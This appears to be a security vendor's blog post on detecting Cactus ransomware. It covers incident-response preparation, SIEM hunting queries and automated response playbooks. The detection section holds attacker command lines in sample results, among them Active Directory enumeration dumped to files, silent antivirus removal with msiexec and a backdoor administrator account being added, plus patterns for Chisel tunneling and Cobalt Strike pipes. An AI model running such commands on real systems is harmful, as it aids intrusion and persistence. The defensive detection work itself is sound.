These statistics underscore the gravity of the situation, urging every organization to fortify its defenses. A robust incident response plan is essential, tailored to address the nuances of each new ransomware variant. However, business continuity and disaster recovery plans are equally important. Beyond the financial toll of ransom payments, organizations face the imminent threat to their reputation and potential regulatory fines. The case of "Travelex," highlighted by **Security magazine**, serves as a stark reminder — a ransomware attack could lead even a well-established company into bankruptcy.

So, every organization should have clear plans to prepare themselves for such ransomware attacks. Here are some examples:

1. **Security awareness amongst employees:** They need to be trained and educated about the risks and preventive measures against ransomware attacks. They should know whom to contact when they identify any malicious events. Regular simulation exercises can reinforce their training and make them ready to tackle such attacks.
2. **Incident response team in place:** There should be strong preventive measures in place however, they shouldn't be heavily relied upon because preventive measures alone cannot assure the defense. Organizations need to assume breach and keep an incident response team at their disposal. They should have an internal IR team containing business and technical experts, c-level executives, IT personnel, security analysts, negotiators, legal counselors, and a person in charge who can make critical decisions and grant him/her authority in critical situations. An internal IR team might not be enough so organizations should be ready to contact an external IR team in case of emergency.
3. **Incident Response Plan and Procedure:** There should be a clear plan and procedure in place that contains the stepwise actions to take during the time of the incident. It should also be exercised and updated periodically to remain current. It can include the detection and declaration of incidents, analysis, and containment techniques along with eradication and recovery steps.
4. **Appropriate tools and techniques at disposal:** Different tools might be needed to tackle the situation. It may include tools for detection and investigation forensics tools to collect and preserve the evidence, malware analysis, response tools, and so on.
5. **Clear communication plan and protocol:** The communication protocol needs to be clear. Employees should know where to contact and whom to contact during the incident. The internal IR team should follow a certain protocol while communicating with external parties regarding the incident.
6. **In-house simulations:** Attack simulations can improve the skill and understanding of the IR team and other employees and make them ready for possible attacks.

7. **Clear Roles and Responsibilities:** All the members should have a clear understanding of their roles and responsibilities during the attack. This helps in executing steps quicker to contain ransomware and prevent it from spreading to other systems and making critical decisions.
8. **Proper documentation:** It can contain the asset inventory and other information regarding the systems in use. It should also include the contact details and information regarding the parties to communicate the issue with. Both hard and soft copies should be ready to ensure the right people can be contacted quickly and effectively even if the system is unavailable.
9. **Cyber liability insurance:** A security Incident can lead an organization to bankruptcy as well. So, to cover all the costs including incident handling, legal and regulatory fines, along with compensation revenue loss and system restoration.
10. **Contingency and fallback Plans:** Organizations should possess the ability to withstand all kinds of attacks by building resilient infrastructures. However, should they fail, there must be a contingency plan in place that can be followed to avoid business interruption, communication, incident response, and recovery. There should be fallback plans that they can follow in case the contingency plan also fails.
11. **Ready for quick recovery:** Appropriate restoration processes and procedures, including tested backup, always need to be in place for quick recovery. Implementing a three-tiered backup (i.e. one on the local machine, one on the site, and one offsite) can ensure redundancy, quick recovery, and protection against data loss from various potential risks or failures. Backup of critical data should be encrypted and regularly tested for availability and integrity in disaster recovery scenarios.
12. **Zero trust architecture:** Organizations should use an assume breach approach to prevent unauthorized access to data and services.
13. **Log retention and clock synchronization:** Organizations should give attention to every possible scenario because a lot of things can go wrong during the time of an incident. So, nothing should be overlooked. Among the many are log retention and clock synchronization. Log retention is extremely important because it is the only thing that can help a lot in the analysis of the incident. Also, the clock of all the devices needs to be synchronized because a log alone with inconsistent timestamps can cause havoc during the time of event correlation. So log retention for an optimal period and clock synchronization are also necessary.

DETECTION THROUGH LOGPOINT CONVERGED SIEM

The TTPs used by Cactus ransomware are similar to most modern ransomware so, good security practices can prevent the attack. Proper detection in place can prevent the attack from further progressing. There is no silver bullet in stopping ransomware attacks. However, it is necessary to constantly monitor the system for malicious activities as it can help detect suspicious activities in the early phase of the attack.

Logpoint alerts can help in the detection of suspicious events so that appropriate actions can be taken in time. We at Logpoint are regularly conducting research and updating the alert rules to detect new attacks and methods used by adversaries. You can find the alert package for your **Logpoint Converged SIEM** from **here**. You can also use the following methods to hunt for the activities of Cactus ransomware.

Log Sources

For the alerts and the following queries to work, relevant logs from specific sources are needed. Default logging might be present in some cases but some need manual configuration. Some manual configurations required for Windows are added in the following section. Also, you can follow this link for Sysmon. The following log sources are required for effective detection:

1. **Windows**
    - **Process creation with command-line auditing** should be enabled.
    - PowerShell **script block logging** should be enabled while also monitoring PowerShell classic logs.
    - **File system auditing** should be enabled.
    - **Registry auditing** should be enabled.
2. **Windows Sysmon**

Hunting for Cactus ransomware using Logpoint Converged SIEM

Scheduled Task Creation

As soon as obtaining initial access to the system, adversaries are seen using scheduled tasks to establish command and control using SSH. For this, we can use the alert rule LP_Suspicious Scheduled Task Creation to detect the suspicious scheduled task.

System and User Enumeration


After getting access to the victim system, adversaries are seen using multiple PowerShell commands to perform enumeration. So, the following query can be used for the detection of such enumeration attempts.

```
command IN MALICIOUS_POWERSHELL_COMMANDLET_NAMES -command="*Get-SystemDriveInfo*"
OR script_block IN MALICIOUS_POWERSHELL_COMMANDLET_NAMES
-script_block="*Get-SystemDriveInfo*"
```

This query is also included in our alert rule “Malicious PowerShell Commandlets Detected”. Both the alert rule and the list used in this query can be obtained by installing the latest **alert rule package**.

Cactus ransomware is seen enumerating endpoints, collecting IP addresses, and identifying user accounts. So, the following query can be used to look out for the specific action performed by Cactus ransomware. Legitimate admin scripts can also use the same technique and trigger false positives. So, it's better to exclude specific computers or users who execute these commands or scripts often.

```
norm_id="Winserver" event_id="4104"
script_block IN ["*Get-ADComputer *", "*Get-ADUser *"] script_block="* -Filter *"
script_block IN [ "*>*", "*| Select *", "*Out-File*", "*Set-Content*", "*Add-Content*"]
-user IN EXCLUDED_USERS
| chart count() by host, agentx_agent_address, script_block
```



```
norm_id="Winserver" event_id="4104"
script_block IN ["*Get-ADComputer *", "*Get-ADUser *"] script_block="* -Filter *"
script_block IN [ "*>*", "*| Select *", "*Out-File*", "*Set-Content*", "*Add-Content*"]
-user IN EXCLUDED_USERS
| chart count() by host, agentx_agent_address, script_block
```

Found 7 logs

	host	agentx_agent_ad	script_block
	[redacted]	[redacted]	Get-ADUser -Filter * -Properties * > users.txt
	[redacted]	[redacted]	Get-ADComputer -Filter * -Properties * | select ipv4Address > ips.txt

Network scanning to generate a target list

Credential Access

Threat actors are seen extracting credentials from browsers and LSASS. so analysts can use the following alert rules from our **alert rule package**.

LP_Browser Credential Files Accessed

LP_LSASS Memory Dump Detected

LP_LSASS Memory Dump File Creation

LP_LSASS Memory Dumping Detected

Command and Control

Adversaries are seen installing and using Chisel. It is a tunneling tool written in Go(golang) used to evade firewalls. We can use the following query to detect the usage of the Chisel. However, other tools with similar command lines might also trigger false positives.

```
label="Process" label="Create" ("process" = "*\chisel.exe" OR
(command IN ["*exe client *", "*exe server *"]
command IN ["*-socks5*", "*-reverse*", "* r:*", "*:127.0.0.1:*", "*-tls-skip-verify *",
"*:socks*"]))
```

Cactus ransomware is also seen to be using Cobalt Strike for post-compromise tactics. So, Analysts can look for specific characteristics that are typical of it. Cobalt Strike requires named pipes so, the following query can be used to detect Cobalt Strike's default named pipes.

```
norm_id=WindowsSysmon label=Pipe
pipe IN ["\msagent_*", "\MSSE-*-server", "\postex_*", "\status_*", "\mypipe-f*", "\mypipe-h*",
"\ntsvcs_*", "\scerpc_*", "\mojo.5688.8052.183894939787088877*", "\mojo.5688.8052.35780273329370473*"]
```

Cobalt Strike's named pipe impersonation feature is mostly used by adversaries to gain SYSTEM privileges. So, the following query can be useful for detection.

```
norm_id=WinServer label="Process" label=Create
parent_process="*\services.exe"
command IN ['*cmd* /c *echo *\pipe\*', '*%COMPSEC%* /c * echo *\pipe\*', '*rundll32*.dll,a*/p:*']
```


For further information regarding the detection of cobalt strike activity, you can reference our blog post here. Also, the following alert rules can be useful in detecting cobalt strike activities.

1. **LP_CobaltStrike Process Injection Detected**
2. **LP_Meterpreter or Cobalt Strike Getsystem Service Start Detected**

Software Removal

Adversaries used batch scripts to remove antimalware software to bypass detection using the "msiexec" utility. So, these can also be monitored using the following query. Legitimate actions can also trigger false positives.

```
label="Process" label="Create" ("process"= "*\msiexec.exe*"  OR file="msiexec.exe")
command IN ["* /x*", "* /QN*"]
| chart count() by host, user, "process", command
```



```
label="Process" label="Create" ("process"= "*\msiexec.exe*"  OR file="msiexec.exe")
command IN ["* /x*", "* /QN*"]
| chart count() by host, user, "process", command
```


	host	user	process	command
	Win-Soar.soar.agentX	Administrator	C:\Windows\System32\msiexec.exe	msiexec.exe /x [redacted] /QN /norestart

Software removal using msiexec

Creation of New Users and Addition to Privilege Group

Adversaries are seen creating accounts to maintain persistence. So, the following query can be used for suspicious user creation or the addition of users to the admin group. However, legitimate processes might also trigger false positives.

```
label="Process" label="Create" "process" IN ["*\net.exe","*\net1.exe"]
command IN ["* /add *", "*group*/add*"]
| chart count() by user, host, parent_process, "process", command
```



```
label="Process" label="Create" "process" IN ["*\net.exe","*\net1.exe"]
command IN ["* /add *", "*group*/add*"]
| chart count() by user, host, parent_process, "process", command
```

	user	host	parent_process	process	command
	Administrator	Win-Soar.soar.agentX	C:\Windows\System32\cmd....	C:\Windows\System32\net.exe	net localgroup Administrators Adm1nBac /add
	Administrator	Win-Soar.soar.agentX	C:\Windows\System32\net.exe	C:\Windows\System32\net1.e...	C:\Windows\system32\net1 localgroup Administrators Adm1nBac /add

Addition of Administrator accounts

Boot Configuration Modification

Adversaries are also seen removing the safe boot setting from the system configuration to prevent system recovery. The following alert rule can be helpful in the detection of possible boot configuration modification.

LP_Possible Modification of Boot Configuration

Autorun Keys Modification

Threat actors are seen modifying Windows Registry run keys to maintain persistence. With such modification, they can execute malicious scripts every time the system boots. So, Analysts can look for such modifications as well.

```
label=Registry label=Set label=Value -event_type=info
target_object IN ["*\software\Microsoft\Windows\CurrentVersion\Run*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit*",
"*\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*",
"*\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run",
"*\software\Microsoft\Windows NT\CurrentVersion\Windows*",
"*\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders*"]
detail IN ["*C:\Windows\Temp\*", "*C:\$Recycle.bin\*", "*C:\Temp\*",
"*C:\Users\Public\*", "*C:\Users\Default\*",  "*C:\Users\Desktop\*",
 "*\AppData\Local\*",  "*Public\*",
"*wscript*", "*cscript*","*powershell.exe*"]
```

Possible Data Exfiltration

For data exfiltration adversaries are seen using Rclone utility. The following alert rule can be used for the detection:

LP_RClone Utility Execution

Suspicious PSExec Execution


Adversaries leveraged TotalExec.ps1 script which in turn uses PsExec for the deployment of encryptor, so we can look for suspicious execution of PsExec as well using the given existing alert rule.

LP_Suspicious PsExec Execution Detected

Extraction from Zip

Analysts can also look for the usage of 7zip utilities to extract password-protected zip files. However, it is a common activity and can trigger false positives.

```
label="Process" label="Create" file IN ["7z.exe", "7za.exe", "7zr.exe"]
command="* x*" command="* -p*" command="* -o*"
| chart count() by host, user, "process", parent_command, command
```



```
label="Process" label="Create" file IN ["7z.exe", "7za.exe", "7zr.exe"]
command="* x*" command="* -p*" command="* -o*"
| chart count() by host, user, "process", parent_command, command
```


host	user	process	parent_command	command
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
Win-Soar.soar.agentX	Administra...	C:\Users\Administrator\Desktop\7.exe	C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Desktop\a.bat" "	7.exe x .7z -p1234 -o"C:\USers\Administrator\Desktop\Test"
Win-Soar.soar.agentX	Administra...	C:\Users\Administrator\Desktop\7.exe	C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Desktop\suspicious.bat""	7.exe x .7z -p1234 -o"C:\USers\Administrator\Desktop\Test"

Ransomware binary extraction using 7-zip

Suspicious File Deletion

Adversaries frequently drop their payloads like batch scripts, PowerShell scripts, or executables in locations like temporary folders (`C:\Users\{Username}\AppData\Local\Temp`, `C:\Windows\Temp`), system directories ([C:\Windows\System32](C:\Windows\System32), `C:\Windows\System32\drivers`), user profiles (`C:\Users\{Username}`), and startup directories (`C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`). After executing these payloads to initiate their attacks or achieve persistence, adversaries often remove or delete these files to conceal their activities and evade detection, aiming to reduce their footprint and cover traces of their intrusion. So, Analysts should look out for the deletion of such files which might indicate a suspicious file deletion. However, legitimate deletion can also trigger false positives.

```
norm_id="WinServer" label="Object" label="Access" access="*delete*"
object IN ["*.exe", "*.bat", "*.ps1", "*.cmd"]
-user IN EXCLUDED_USERS  | rename object as file
| chart count() by path, file
```



```
norm_id="WinServer" label="Object" label="Access" access="*delete*" object IN ["*.exe", "*.bat", "*.ps1", "*.cmd"] -
user IN EXCLUDED_USERS  | rename object as file
| chart count() by path, file
```

path	file
C:\Users\Administrator\Desktop\Test	calc.exe
C:\Users\Administrator\Desktop	7.exe
C:\Users\Administrator\Desktop	a.bat


LOGPOINT CONVERGED SIEM FOR INVESTIGATION AND RESPONSE

Logpoint offers an end-to-end security operations platform, **Converged SIEM**, which incorporates **SIEM**, **SOAR**, **threat intelligence**, and even EDR capabilities thanks to **AgentX**, our native endpoint agent. It provides automated real-time threat investigation and remediation. It provides detailed visibility on existing endpoints and assists in advanced threat hunting and forensic investigations with Osquery. By continuously monitoring endpoints for indicators of compromise and malicious behaviors, AgentX enables prompt identification and containment of compromised systems.

Logpoint already has prebuilt playbooks that cover a broad spectrum of use cases including threat detection and response, compliance management, log analysis, incident handling, and more. Following are some of the few that can help in defending against ransomware like Cactus.

Phishing Investigation and Response


In the case of Cactus, phishing has not been a popular mode of initial access. However, it is the prominent one regarding ransomware as a whole. So, this playbook ensures all suspicious phishing incidents are adequately investigated and responded to, dramatically reducing the response time and human error.



Phishing Investigation and Response


Malicious File Investigation and Containment

Most of the incidents occur via malicious attachments. They can be sneaked into the system via different methods. This playbook deals with the investigation and containment of such malicious binaries when they are dropped on the system. It compares the hash of the dropped file with threat intel sources and if they are found to be malicious, the linked processes are stopped and the file is removed.



Malicious File Investigation and Containment


It also looks for that hash in other endpoints to look out for possible affected machines. The hash of that malicious file is looked at in other endpoints as well and in case of a hit, the same steps are taken. The playbook uses the functionality of the "AgentX Terminate Process" and "AgentX Remove Item" playbooks to carry out these activities, allowing analysts to effectively terminate malicious processes and delete damaging files from afflicted computers.


Back
LogPoint AgentX Terminate Process
Save
+ Add Action
Trigger
Trigger
Trigger
If... Then
Checking process id is null or not.
Checking process id is null or not.
Else
If... Then
Checking process name is null or not.
If process name is not given
Else
If... Then
Checking hostname is null or not.
Checking hostname is null or not.
Else
Api
Get the token which is required to make subsequent requests.
AgentX get Access token
Filter
Filter token
Filter token
Api
Get agent details such as platform, id.
Get agent details
Filter
Filter api message
Filter message
If... Then
checking for id of given hostname
checking for agent id of given hostname
Else
Filter
Filter agent id
Filter agent id
Filter
Filter agent platform
Filter agent platform
Script
Script
Return action/command as per platform
Api
AgentX terminate process
AgentX terminate process
Playbook
Wait 45 seconds
Wait 45 seconds
Query
Query for successful process termination
Query for successful process termination
If... Then
If successful query count is greater than zero
If successful query count is greater than zero
Else
